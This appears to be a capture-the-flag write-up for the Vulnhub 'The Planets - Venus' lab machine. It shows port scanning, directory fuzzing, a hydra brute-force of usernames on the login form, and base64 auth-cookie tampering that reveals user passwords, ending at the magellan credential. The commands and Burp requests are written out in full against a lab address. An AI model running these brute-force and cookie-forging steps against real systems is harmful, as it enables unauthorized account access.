The Planets - Venus

By Praveen Kumar Sharma

For me IP of the machine is : 192.168.122.21
Lets try pinging it

```
ping 192.168.122.21 -c 5

PING 192.168.122.21 (192.168.122.21) 56(84) bytes of data.
64 bytes from 192.168.122.21: icmp_seq=1 ttl=64 time=0.351 ms
64 bytes from 192.168.122.21: icmp_seq=2 ttl=64 time=0.258 ms
64 bytes from 192.168.122.21: icmp_seq=3 ttl=64 time=0.359 ms
64 bytes from 192.168.122.21: icmp_seq=4 ttl=64 time=0.464 ms
64 bytes from 192.168.122.21: icmp_seq=5 ttl=64 time=0.456 ms

--- 192.168.122.21 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4052ms
rtt min/avg/max/mdev = 0.258/0.377/0.464/0.076 ms
```

Alright, lets do port scanning

Port Scanning

```
rustscan -a 192.168.122.21 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main)±1 (24.797s)
rustscan -a 192.168.122.21 --ulimit 5000

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.122.21:22
Open 192.168.122.21:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-16 18:25 IST
Initiating Ping Scan at 18:25
Scanning 192.168.122.21 [2 ports]
Completed Ping Scan at 18:25, 2.00s elapsed (1 total hosts)
Nmap scan report for 192.168.122.21 [host down, received host-unreach]
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.02 seconds
```

Lets run nmap for port scanning cuz we can see what's running on here

```
nmap -p- -Pn -n --min-rate=10000 192.168.122.21 -o allPortScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main)±3 (13.333s)
nmap -p- -Pn -n --min-rate=10000 192.168.122.21 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-16 18:26 IST
Nmap scan report for 192.168.122.21
Host is up (0.00030s latency).
Not shown: 65514 filtered tcp ports (no-response), 19 filtered tcp ports (host-unreach)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE
> 22/tcp open ssh
> 8080/tcp open http-proxy

Lets run an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 192.168.122.21 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main)±4 (6.657s)
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 192.168.122.21 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-16 18:29 IST
Nmap scan report for 192.168.122.21
Host is up (0.00053s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.5 (protocol 2.0)
| ssh-hostkey:
|   256 b0:3e:1c:68:4a:31:32:77:53:e3:10:89:d6:29:78:50 (ECDSA)
|_  256 fd:b4:20:d0:d8:da:02:67:a4:a5:48:f3:46:e2:b9:0f (ED25519)
8080/tcp open  http    WSGIServer 0.2 (Python 3.9.5)
|_http-server-header: WSGIServer/0.2 CPython/3.9.5
|_http-title: Venus Monitoring Login

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

> ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.5 (protocol 2.0)
| ssh-hostkey:
| 256 b0:3e:1c:68:4a:31:32:77:53:e3:10:89:d6:29:78:50 (ECDSA)
|_ 256 fd:b4:20:d0:d8:da:02:67:a4:a5:48:f3:46:e2:b9:0f (ED25519)
8080/tcp open http WSGIServer 0.2 (Python 3.9.5)
|_http-server-header: WSGIServer/0.2 CPython/3.9.5
|_http-title: Venus Monitoring Login
```

Lets do directory fuzzing

Directory Fuzzing

```
feroxbuster -u http://192.168.122.21:8080 -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```


```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main) (1m 0.62s)
feroxbuster -u http://192.168.122.21:8080 -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 User-Agent          | feroxbuster/2.11.0
 Config File         | /home/pks/.config/feroxbuster/ferox-config.toml
 Extract Links       | true
 HTTP methods        | [GET]
 Follow Redirects    | true
 Recursion Depth     | 4
 Press [ENTER] to use the Scan Management Menu™
404      GET       10l       21w      179c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       30l       64w      626c http://192.168.122.21:8080/
200      GET       97l      146w     2240c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/
200      GET       97l      146w     2252c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/
200      GET       97l      146w     2236c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin
200      GET       97l      146w     2242c http://192.168.122.21:8080/admin/login/?next=/admin/login/text/css
200      GET       97l      146w     2258c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/js/
200      GET       97l      146w     2260c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/
200      GET       97l      146w     2278c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/login.css
200      GET       97l      146w     2248c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin/login
200      GET       97l      146w     2290c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/nav_sidebar.css
200      GET       97l      146w     2236c http://192.168.122.21:8080/admin/login/?next=/admin/login/text/
200      GET       97l      146w     2276c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/base.css
200      GET       97l      146w     2238c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin/
200      GET       97l      146w     2288c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/responsive.css
200      GET       97l      146w     2286c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/js/nav_sidebar.js
200      GET       97l      146w     2214c http://192.168.122.21:8080/admin/login/?next=/admin/
200      GET       97l      146w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
[####################] - 60s    13856/13856   0s      found:16      errors:1415
[####################] - 28s     4614/4614    162/s   http://192.168.122.21:8080/
[####################] - 50s     4614/4614    92/s    http://192.168.122.21:8080/admin/login/?next=/admin/
[####################] - 53s     4614/4614    87/s    http://192.168.122.21:8080/admin/login/?next=/admin/login/cgi-bin/
```

ⓘ Directories


```
200 GET 30l 64w 626c http://192.168.122.21:8080/
200 GET 97l 146w 2240c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/
200 GET 97l 146w 2252c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/
200 GET 97l 146w 2236c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin
200 GET 97l 146w 2242c http://192.168.122.21:8080/admin/login/?next=/admin/login/text/css
200 GET 97l 146w 2258c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/js/
200 GET 97l 146w 2260c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/
200 GET 97l 146w 2278c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/login.css
200 GET 97l 146w 2248c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin/login
200 GET 97l 146w 2290c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/nav_sidebar.css
200 GET 97l 146w 2236c http://192.168.122.21:8080/admin/login/?next=/admin/login/text/
200 GET 97l 146w 2276c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/base.css
200 GET 97l 146w 2238c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin/
200 GET 97l 146w 2288c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/responsive.css
200 GET 97l 146w 2286c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/js/nav_sidebar.js
200 GET 97l 146w 2214c http://192.168.122.21:8080/admin/login/?next=/admin/
```

Lets see this web application now

Web Application



Lets login with `guest:guest` as it says to login with guest account



Lets look on burp what happened

Request

Pretty Raw Hex


```
1  POST / HTTP/1.1
2  Host: 192.168.122.21:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
   Firefox/132.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://192.168.122.21:8080/
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 29
10 Origin: http://192.168.122.21:8080
11 Sec-GPC: 1
12 Connection: keep-alive
13 Cookie: auth="Z3Vlc3Q6dGhyZmc="; csrftoken=
   DntsVn61femfPHaKaccTmYArvxJDlMt9LELR07weRfSkxQK3RVsEIfdy7W0sSCgf
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 username=guest&password=guest
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sat, 16 Nov 2024 16:37:27 GMT
3  Server: WSGIServer/0.2 CPython/3.9.5
4  Content-Type: text/html; charset=utf-8
5  X-Frame-Options: DENY
6  Content-Length: 450
7  X-Content-Type-Options: nosniff
8  Referrer-Policy: same-origin
9  Set-Cookie:  auth="Z3Vlc3Q6dGhyZmc="; Path=/
10
11 <html>
12     <head>
13         <title>
               Venus Monitoring
           </title>
14         <style>
15             .aligncenter{
16                 text-align:center;
17             }
18         </style>
19     </head>
20     <body>
21         <h1 class="aligncenter">
               Venus Monitoring
           </h1>
```

There is this base64'd cookie here lets decode it



Looks like the password for guest something is weird i can jsut login with `guest:ANYTHING` seems like we can find username from this

Gaining Access

Lets run hydra to find all the username related with this

```
hydra -L xato-net-10-million-usernames.txt -p pass -s 8080 192.168.122.21
http-post-form "/:username=^USER^&password^PASS^:Invalid username." -t 64
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main)±4 (40m 28.57s)
hydra -L xato-net-10-million-usernames.txt -p pass -s 8080 192.168.122.21 http-post-form "/:username=^USER^&password^PASS^:Invalid username." -t 64

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
e *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-16 18:56:24
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydr
[DATA] max 64 tasks per 1 server, overall 64 tasks, 8295455 login tries (l:8295455/p:1), ~129617 tries per task
[DATA] attacking http-post-form://192.168.122.21:8080/:username=^USER^&password^PASS^:Invalid username.
[8080][http-post-form] host: 192.168.122.21   login: guest   password: pass
[STATUS] 11373.00 tries/min, 11373 tries in 00:01h, 8284082 to do in 12:09h, 64 active
[8080][http-post-form] host: 192.168.122.21   login: magellan   password: pass
[STATUS] 11509.00 tries/min, 34527 tries in 00:03h, 8260928 to do in 11:58h, 64 active
[8080][http-post-form] host: 192.168.122.21   login: venus   password: pass
[STATUS] 11912.71 tries/min, 83389 tries in 00:07h, 8212066 to do in 11:30h, 64 active
[STATUS] 12162.80 tries/min, 182442 tries in 00:15h, 8113013 to do in 11:08h, 64 active
[STATUS] 12430.71 tries/min, 385352 tries in 00:31h, 7910103 to do in 10:37h, 64 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Lets change the cookie here so we are gonna put `venus:thrfg` in base64

```
~/Documents/Notes git:(main)±3 (0.026s)
echo -n "venus:thrfg" | base64

dmVudXM6dGhyZmc=
```

Lets put this in cookie and change the user as well

Request

Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: 192.168.122.21:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
   Firefox/132.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://192.168.122.21:8080/
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 29
10 Origin: http://192.168.122.21:8080
11 Sec-GPC: 1
12 Connection: keep-alive
13 Cookie: auth="dmVudXM6dGhyZmc="; csrftoken=
   DntsVn61femfPHaKaccTmYArvxJDlMt9LELRO7weRfSkxQK3RVsEIfdy7W0sSCgf
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 username=venus&password=guest
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sat, 16 Nov 2024 16:49:41 GMT
3  Server: WSGIServer/0.2 CPython/3.9.5
4  Content-Type: text/html; charset=utf-8
5  X-Frame-Options: DENY
6  Content-Length: 450
7  X-Content-Type-Options: nosniff
8  Referrer-Policy: same-origin
9  Set-Cookie:  auth="dmVudXM6aXJhaGY="; Path=/
10
11 <html>
12     <head>
13         <title>
               Venus Monitoring
           </title>
           <style>
14             .aligncenter{
15                 text-align:center;
16             }
17         </style>
18     </head>
19     <body>
20         <h1 class="aligncenter">
21             Venus Monitoring
```

Lets decode the auth cookie now

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sat, 16 Nov 2024 16:49:41 GMT
3  Server: WSGIServer/0.2 CPython/3.9.5
4  Content-Type: text/html; charset=utf-8
5  X-Frame-Options: DENY
6  Content-Length: 450
7  X-Content-Type-Options: nosniff
8  Referrer-Policy: same-origin
9  Set-Cookie:  auth="dmVudXM6aXJhaGY="; Path=/
10
11 <html>
12     <head>
13         <title>
               Venus Monitoring
           </title>
           <style>
14             .aligncenter{
15                 text-align:center;
16             }
17         </style>
18     </head>
19     <body>
20     <body>
```

Inspector

Selection 16 (0x10)

Selected text

```
dmVudXM6aXJhaGY=
```

Decoded from: Base64

```
venus:irahf
```

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 2


Request headers 14

Response headers 8

Now lets do the same thing but for the `magellan` user as `magellan:irahf`

```
~/Documents/Notes git:(main)±3 (0.027s)
echo -n "magellan:irahf" | base64
bWFnZWxsYW46aXJhaGY=
```

Lets put this in now and change the user here too



Request

Pretty Raw Hex


```
1 POST / HTTP/1.1
2 Host: 192.168.122.21:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
  Firefox/132.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.122.21:8080/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 32
10 Origin: http://192.168.122.21:8080
11 Sec-GPC: 1
12 Connection: keep-alive
13 Cookie: auth="bWFnZWxsYW46aXJhaGY="; csrftoken=
  DntsVn61femfPHaKaccTmYArvxJDlMt9LELR07weRfSkxQK3RVsEIfdy7W0sSCgf
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, 1
16
17 username=magellan&password=guest
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 16 Nov 2024 16:50:50 GMT
3 Server: WSGIServer/0.2 CPython/3.9.5
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 450
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Set-Cookie:  auth="bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk4OQ==; Path=/
10
11 <html>
12     <head>
13         <title>
               Venus Monitoring
           </title>
14         <style>
15             .aligncenter{
16                 text-align:center;
17             }
18         </style>
19     </head>
20     <body>
```

Lets decode this auth base64 now



Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 16 Nov 2024 16:50:50 GMT
3 Server: WSGIServer/0.2 CPython/3.9.5
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 450
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Set-Cookie:  auth="bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk4OQ==; Path=/
10
11 <html>
12     <head>
13         <title>
               Venus Monitoring
           </title>
14         <style>
15             .aligncenter{
16                 text-align:center;
17             }
18         </style>
19     </head>
20     <body>
21         <h1 class="aligncenter">
               Venus Monitoring
           </h1>
```

Inspector

Selection 40 (0x28)

Selected text

```
bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk4OQ==
```

Decoded from: Base64

```
magellan:irahfvnatrbybtl1989
```

Request attributes 2

Request query parameters 0

